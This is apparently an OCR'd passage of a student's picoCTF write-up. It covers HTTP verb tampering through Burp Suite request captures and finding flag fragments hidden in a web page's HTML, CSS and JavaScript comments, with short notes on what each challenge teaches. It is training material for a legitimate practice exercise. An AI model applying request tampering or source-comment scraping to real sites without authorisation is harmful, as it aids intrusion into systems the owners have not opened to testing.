
**This was after trying to change the HTTP head verbs to PUT,DELETE, DROP without success.**

**There was our flag.**


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time Listener port
1 http://mercury.picoctf.net:... GET / 200 1123 HTML Red 18.189.209.142 14:27:57 1 ... 8080
2 http://mercury.picoctf.net:... GET /favicon.ico 404 80 text ico 18.189.209.142 14:28:05 1 ... 8080
3 http://mercury.picoctf.net:... GET /index.php? 200 1123 HTML php Red 18.189.209.142 14:28:07 1 ... 8080
4 http://mercury.picoctf.net:... POST /index.php 200 1125 HTML php Blue 18.189.209.142 14:28:12 1 ... 8080
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Show response in browser
Request in browser
Engagement tools [Pro version only]
Copy URL
Copy as curl command (bash)
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy history documentation
Request
Raw
GET /index.php
Host: mercury.
Upgrade-Insecu
User-Agent: Mo
AppleWebKit/53
Accept:
text/html,appl
e/webp,image/a
Referer: http:
Accept-Encodin
Accept-Languag
Connection: cl
0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Content-type: text/html; charset=UTF-8
<!doctype html>
<html>
<head>
<title>
Red
</title>
<link rel="stylesheet" type="text/css" href="
//maxcdn.bootstrapcdn.com/bootstrap/3.3.5/css/bootstrap.min.css">
<style>
body{
background-color:red;
}
</style>
</head>
Search
0 highlights
Inspector
Request attributes 2
Request headers 8
Response headers 1
Inspector
Notes
Event log (7)
All
Memory: 120.1MB


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × 3 ×
Send Cancel
Target: http://mercury.picoctf.net:15931
HTTP/1
Request
Pretty Raw Hex
HEAD /favicon.ico HTTP/1.1
Host: mercury.picoctf.net:15931
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://mercury.picoctf.net:15931/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 404 Not Found
Connection: close
Content-Type: text/plain
Not Found
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 7
Response headers 2
Inspector
Notes
Done
80 bytes | 295 milli









**SIGNIFICANCE**


The significance of this challenge was to test first if the player could use tools like burpsuite or the developers tools to temper with the requests. INTERCEPTING REQUEST WITH BURPSUITE

This is an example of Verb tempering requests.


INSPECTOR


Insp3ct0r
| 50 points
Tags: picoCTF 2019 Web Exploitation
AUTHOR: ZARATEC/DANNY
Hints
1 2
Congratulations! You've solved this challenge!
Assignment: Web (picoCTF Online training)
Description
Kishor Balan tipped us off that the following code may need inspection:
https://jupiter.challenges.picoctf.org/problem/41511/ (link) or http://jupiter.challenges.picoctf.org:41511
97,520 users solved
88%
Liked



jupiter.challenges.picoctf.org/problem/41511/
YouTube
Maps
Gmail
Google Maps
Inspect Me
What
How
What
I made a website





Using the devepers tools to inspect our code and we get our first portion of the flag.




Since we found the first portion in the html comment then the other parts may be in the css and javascript comments.









SIGNIFICANCE


The significance of this challenge is to enlighten the player that some information such as account passwords maybe hard codded in the source code as comments by the developers. This is very bad as an attacker may use this comment to know the internal workings of the application or get login credentials such as passwords, usernames, and even API's keys. Such information should never be hard coded in the source code.


## Scavenger Hunt challenge



